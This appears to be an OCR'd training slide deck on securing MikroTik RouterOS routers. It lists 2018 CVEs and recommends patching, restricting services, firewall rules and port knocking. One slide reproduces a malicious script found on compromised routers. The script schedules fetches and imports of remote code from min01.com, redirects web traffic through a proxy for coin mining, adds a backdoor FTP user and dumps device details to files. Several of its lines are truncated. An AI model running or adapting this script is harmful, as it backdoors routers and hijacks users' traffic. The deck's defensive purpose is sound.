Securing Mikrotik Router

@VALENSRIYADI

Valens Riyadi

Twitter & IG: @valensriyadi
info@mikrotik.co.id

- MikroTik Certified Trainer
- Citra.net.id WISP CEO
- Expert on IT for Disaster Relief, Digital Forensic, and Cyber Crime Investigation.

CITRAWEB
SOLUSI TEKNOLOGI

citranet

CITRAWEB
DIGITAL MULTISOLUSI

CITRAWEB
SOLUSI TEKNOLOGI

TRAINING FOR TEACHERS

Penataran Jaringan Mikrotik MTCNA Kelas Perwira Perhubungan TNI-AD Bulan Juli 2018

RouterOS Vulnerabilities in 2018

CVE #	Description
CVE-2018-1156	Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to stack buffer overflow through the license upgrade interface. This vulnerability could theoretically allow a remote authenticated attacker execute arbitrary code on the system.
CVE-2018-1157	Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a memory exhaustion vulnerability. An authenticated remote attacker can crash the HTTP server and in some circumstances reboot the system via a crafted HTTP POST request.
CVE-2018-1158	Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a stack exhaustion vulnerability. An authenticated remote attacker can crash the HTTP server via recursive parsing of JSON.
CVE-2018-1159	Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a memory corruption vulnerability. An authenticated remote attacker can crash the HTTP server by rapidly authenticating and disconnecting.
CVE-2018-7445	A buffer overflow was found in the MikroTik RouterOS SMB service when processing NetBIOS session request messages. Remote attackers with access to the service can exploit this vulnerability and gain code execution on the system. The overflow occurs before authentication takes place, so it is possible for an unauthenticated remote attacker to exploit it. All architectures and all devices running RouterOS before versions 6.41.3/6.42rc27 are vulnerable.
CVE-2018-14847	Winbox for MikroTik RouterOS through 6.42 allows remote attackers to bypass authentication and read arbitrary files by modifying a request to change one byte related to a Session ID.

CVE-2018-14847

Thousands of MikroTik Routers Hacked to Eavesdrop On Network Traffic

September 03, 2018 Swati Khandelwal

Last month we reported about a widespread crypto-mining malware campaign that hijacked over 200,000 MikroTik routers using a previously disclosed vulnerability revealed in the CIA Vault 7 leaks.

Now Chinese security researchers at Qihoo 360 Netlab have discovered that out of 370,000 potentially vulnerable MikroTik routers, more than 7,500 devices have been compromised to enable Socks4 proxy maliciously, allowing attackers to actively eavesdrop on the targeted network traffic since mid-July.

The vulnerability in question is Winbox Any Directory File Read (CVE-2018-14847) in MikroTik routers that was found exploited by the CIA Vault 7 hacking tool called Chimay Red, along with another MikroTik's Webfig remote code execution vulnerability.

Reported about a widespread crypto-mining malware campaign that hijacked over 200,000 MikroTik routers using a previously disclosed vulnerability revealed in the CIA Vault 7 leaks. Now Chinese security researchers at Qihoo 360 Netlab have discovered that out of 370,000 potentially vulnerable MikroTik routers, more than 7,500 devices have been compromised to enable Socks4 proxy maliciously, allowing attackers to actively eavesdrop on the targeted network traffic since mid-July.

CVE-2018-14847

```
/ip proxy set enabled=yes
/ip proxy access add action=deny disabled=no
/ip firewall nat remove [find comment=sysadminpxy]
/ip firewall nat add disabled=no chain=dstnat protocol=tcp dst-port=80 src-address-list=!Ok action=redirect to-ports=8080 co
/ip firewall nat move [find comment=sysadminpxy] destination=0
/ip firewall filter remove [find comment=sysadminpxy]
/ip firewall filter add disabled=no chain=input protocol=tcp dst-port=8080 action=add-src-to-address-list address-list=Ok ad

/ip dns set servers=8.8.8.8
/ip service set www disabled=yes port=80
/ip service set winbox disabled=no port=8291
/ip service set ftp disabled=no port=21
/ip service set ssh disabled=no port=22

/system scheduler remove [find name=Auto113]
/system scheduler remove [find name=Auto114]
/system scheduler remove [find name=Auto115]
/system scheduler remove [find name=Auto116]
/system scheduler remove [find name=upd113]
/system scheduler remove [find name=upd114]
/system scheduler remove [find name=upd115]
/system scheduler remove [find name=upd116]

/system scheduler add name="Auto113" start-time=01:30:00 interval=1d on-event="/system backup save dont-encrypt=yes name=bfu
sitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="Auto114" start-time=01:41:00 interval=1d on-event="/file remove mt.auto.rsc\r\n/file remove mt.a
11.txt\r\n/file remove sn112.txt\r\n/file remove sn113.txt" policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff
/system scheduler add name="Auto115" start-time=01:42:00 interval=1d on-event="/system scheduler remove [find name=Auto113]\
scheduler remove [find name=Auto115]" policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,w

/system scheduler add name="upd113" interval=11h on-event="/tool fetch url=http://min01.com/01/error.html mode=http dst-path
read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="upd114" interval=13h on-event="/tool fetch url=http://min01.com/01/error.html mode=http dst-path
olicy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="upd115" interval=9h on-event="/tool fetch url=http://min01.com/01/u113.rsc mode=http" policy=api,
telnet,test,web,winbox,write
:delay 5s
/system scheduler add name="upd116" interval=9h on-event="/import u113.rsc" policy=api,ftp,local,password,policy,read,reboot,

/user remove [find name=ftu]
/user group remove [find name=ftpgroupe]
/user group add name=ftpgroupe policy="ftp,read"
/user add name=ftu password=ftu group=ftpgroupe
/ip cloud set ddns-enabled=yes
/system routerboard print file=sn111
/interface wireless security print file=sn112
/interface wireless print file=sn113
```

CVE-2018-14847

Authentication Bypass


- Allows remote attackers to bypass authentication and read arbitrary files by modifying a request to change one byte related to a Session ID.
- Utilized to large-scale coin-mining campaign.
- Usually, web service disabled, and proxy enabled.
- Scheduled fetch to download and change error.html page.
- HTTP traffic transparently redirected to web proxy, and error page trigger coin-mining script.

How to protect?

Username and password is not strong enough!


- Upgrade to patched version
- Protect all services, accessible only from trusted IP addresses
- Protect DNS and web proxy
- If we need to access router from mobile:
  - Use VPN
  - Use door knocking firewall mechanism
- Protect internal network


Upgrade to newest version



Protect Services


1. Disable unused services





Protect Services

2. Change default services port number
3. Set allowed IP



Router hanya dapat diakses ketika kita berada di local network, tidak bisa diakses dari internet.

Protect DNS and webproxy

- Use firewall filter
- Drop traffic, based on : protocol, dst-port, in-interface, chain=input

```
/ip firewall filter
add protocol=udp dst-port=53 in-interface=[WAN]
       chain=input action=drop
add protocol=tcp dst-port=53 in-interface=[WAN]
       chain=input action=drop
add protocol=tcp dst-port=8080 in-interface=[WAN]
       chain=input action=drop
```

When you are mobile

- Use VPN, to keep IP address always the same
- Or you may use port knocking to open access from new IP address

Port Knocking (tcp100-200-300)

```
/ip firewall filter

add chain=input src-address-list=trusted action=accept

add chain=input protocol=tcp dst-port=100
   action=add-src-to-address-list address-list=step1
   address-list-timeout=60

add chain=input protocol=tcp dst-port=200
   src=address-list=step1 address-list-timeout=60
   action=add-src-to-address-list address-list=step2

add chain=input protocol=tcp dst-port=300
   src=address-list=step2 address-list-timeout=3600
   action=add-src-to-address-list address-list=trusted

add chain=input protocol=tcp in-interface=[WAN]
   dst-port=8728,8729,21,22,23,8291,80,443
   action=drop
```

Port Knocking (tcp100-200-300)

```
/ip firewall filter

add chain=input src-address-list=trusted action=accept

add chain=input protocol=tcp dst-port=100
   action=add-src-to-address-list address-list=step1
   address-list-timeout=60

add chain=input protocol=tcp dst-port=200
   src=address-list=step1 address-list-timeout=60
   action=add-src-to-address-list address-list=step2

add chain=input protocol=tcp dst-port=300
   src=address-list=step2 address-list-timeout=3600
   action=add-src-to-address-list address-list=trusted

add chain=input protocol=tcp in-interface=[WAN]
   dst-port=8728,8729,21,22,23,8291,80,443
   action=drop
```

Port Knocking (tcp100-200-300)

```
/ip firewall filter

add chain=input src-address-list=trusted action=accept

add chain=input protocol=tcp dst-port=100
   action=add-src-to-address-list address-list=step1
   address-list-timeout=60

add chain=input protocol=tcp dst-port=200
   src=address-list=step1 address-list-timeout=60
   action=add-src-to-address-list address-list=step2

add chain=input protocol=tcp dst-port=300
   src=address-list=step2 address-list-timeout=3600
   action=add-src-to-address-list address-list=trusted

add chain=input protocol=tcp in-interface=[WAN]
   dst-port=8728,8729,21,22,23,8291,80,443
   action=drop
```


Port Knocking (tcp100-200-300)

```
/ip firewall filter

add chain=input src-address-list=trusted action=accept

add chain=input protocol=tcp dst-port=100
   action=add-src-to-address-list address-list=step1
   address-list-timeout=60

add chain=input protocol=tcp dst-port=200
   src=address-list=step1 address-list-timeout=60
   action=add-src-to-address-list address-list=step2

add chain=input protocol=tcp dst-port=300
   src=address-list=step2 address-list-timeout=3600
   action=add-src-to-address-list address-list=trusted

add chain=input protocol=tcp in-interface=[WAN]
   dst-port=8728,8729,21,22,23,8291,80,443
   action=drop
```

Port Knocking (tcp100-200-300)

```
/ip firewall filter

add chain=input src-address-list=trusted action=accept

add chain=input protocol=tcp dst-port=100
   action=add-src-to-address-list address-list=step1
   address-list-timeout=60

add chain=input protocol=tcp dst-port=200
   src=address-list=step1 address-list-timeout=60
   action=add-src-to-address-list address-list=step2

add chain=input protocol=tcp dst-port=300
   src=address-list=step2 address-list-timeout=3600
   action=add-src-to-address-list address-list=trusted

add chain=input protocol=tcp in-interface=[WAN]
   dst-port=8728,8729,21,22,23,8291,80,443
   action=drop
```

Protecting the network




Protecting the network

- Jika internal network menggunakan IP private, secara otomatis local network kita sudah terlindungi dari serangan dari luar.
- Tapi, jika network menggunakan IP publik, maka perlu dilakukan perlindungan.

```
/ip firewall filter
add protocol=tcp
   dst-port=8728,8729,21,22,23,8291,80,443
   in-interface=[WAN] chain=forward action=drop
```

Protecting the network



Port Knocking (tcp100-200-300)

Untuk melindungi jaringan di bawah router

```
/ip firewall filter

add chain=forward src-address-list=trusted
   action=accept

add chain=forward protocol=tcp dst-port=100
   action=add-src-to-address-list address-list=step1
   address-list-timeout=60

add chain=forward protocol=tcp dst-port=200
   src=address-list=step1 address-list-timeout=60
   action=add-src-to-address-list address-list=step2

add chain=forward protocol=tcp dst-port=300
   src=address-list=step2 address-list-timeout=3600
   action=add-src-to-address-list address-list=trusted

add chain=forward protocol=tcp in-interface=[WAN]
   dst-port=8728,8729,21,22,23,8291,80,443
   action=drop
```

Port Knocking (ping678)


Untuk melindungi jaringan di bawah router

